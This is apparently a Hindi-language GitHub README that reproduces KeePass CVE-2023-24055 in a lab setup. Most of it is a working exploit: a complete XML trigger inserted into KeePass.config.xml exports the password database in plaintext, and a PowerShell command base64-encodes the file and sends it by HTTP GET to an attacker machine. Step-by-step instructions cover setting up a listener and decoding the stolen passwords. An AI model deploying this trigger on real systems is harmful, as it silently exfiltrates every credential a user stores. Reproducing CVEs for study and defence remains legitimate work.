 zwlsix/keepass-cve-2023-24055
KeePass CVE-2023-24055 पुनरुत्पादन

KeePass CVE-2023-24055 का पुनरुत्पादन KeePass CVE-2023-24055 का पुनरुत्पादन
1, मशीन तैयार करें: kali (192.168.232.129), windows10 (192.168.232.128)
2, KeePass संस्करण: 2.53
2, सिद्धांत: KeePass कॉन्फ़िगरेशन फ़ाइल KeePass.config.xml को संशोधित करके, एक ट्रिगर कॉन्फ़िगरेशन आइटम जोड़ें: सादा पाठ पासवर्ड निर्यात करें और उन्हें हमलावर के सर्वर पर अपलोड करें; ट्रिगर जोड़ने के लिए XML कोड इस प्रकार है:
इसमें: <Parameter>c:\Users\Long\AppData\Local\Temp\exploit.xml</Parameter> फ़ील्ड सादा पाठ पासवर्ड निर्यात करने के लिए स्थानीय पथ सेट करता है
पावरशेल का उपयोग करके GET विधि से पासवर्ड फ़ाइल स्थानांतरित करें
<Parameter>PowerShell.exe</Parameter>
<Parameter>-ex bypass -noprofile -c $var=([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\Long\AppData\Local\Temp\exploit.xml')));Invoke-WebRequest -uri http://192.168.232.129:8888/$var -Method GET </Parameter>
<Triggers>
				<Trigger>
					<Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
					<Name>exploit</Name>
					<Events>
						<Event>
							<TypeGuid>s6j9/ngTSmqcXdW6hDqbjg==</TypeGuid>
							<Parameters>
								<Parameter>0</Parameter>
								<Parameter />
							</Parameters>
						</Event>
					</Events>
					<Conditions />
					<Actions>
						<Action>
							<TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
							<Parameters>
								<Parameter>c:\Users\Long\AppData\Local\Temp\exploit.xml</Parameter>
								<Parameter>KeePass XML (2.x)</Parameter>
								<Parameter />
								<Parameter />
							</Parameters>
						</Action>
						<Action>
							<TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
							<Parameters>
								<Parameter>PowerShell.exe</Parameter>
								<Parameter>-ex bypass -noprofile -c $var=([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\Long\AppData\Local\Temp\exploit.xml')));Invoke-WebRequest -uri http://192.168.232.129:8888/$var -Method GET </Parameter>
								<Parameter>False</Parameter>
								<Parameter>1</Parameter>
								<Parameter />
							</Parameters>
						</Action>
					</Actions>
				</Trigger>
			</Triggers>

3, KeePass.config.xml फ़ाइल को संशोधित करें, XML कॉन्फ़िगरेशन आइटम जोड़ें और सहेजें (जोड़ने का स्थान: <TriggerSystem></TriggerSystem> टैग के अंदर), यह सत्यापित करने के लिए KeePass खोलें कि जोड़ सफल रहा या नहीं:

4, कली खोलें और वेब सेवा शुरू करने के लिए कमांड python3 -m http.server 8888 चलाएँ, ताकि निर्यात किए गए सादा पाठ पासवर्ड प्राप्त किए जा सकें

5, KeePass खोलें, एक नया रिकॉर्ड बनाएँ और सहेजें, ट्रिगर सक्रिय हो जाएगा, कली द्वारा प्राप्त सामग्री देखें:


6, सामग्री को एक फ़ाइल में कॉपी करें, और base64 का उपयोग करके डिकोड करें, फिर सादा पाठ पासवर्ड प्राप्त होगा

संदर्भ लेख: https://github.com/alt3kx/CVE-2023-24055_PoC






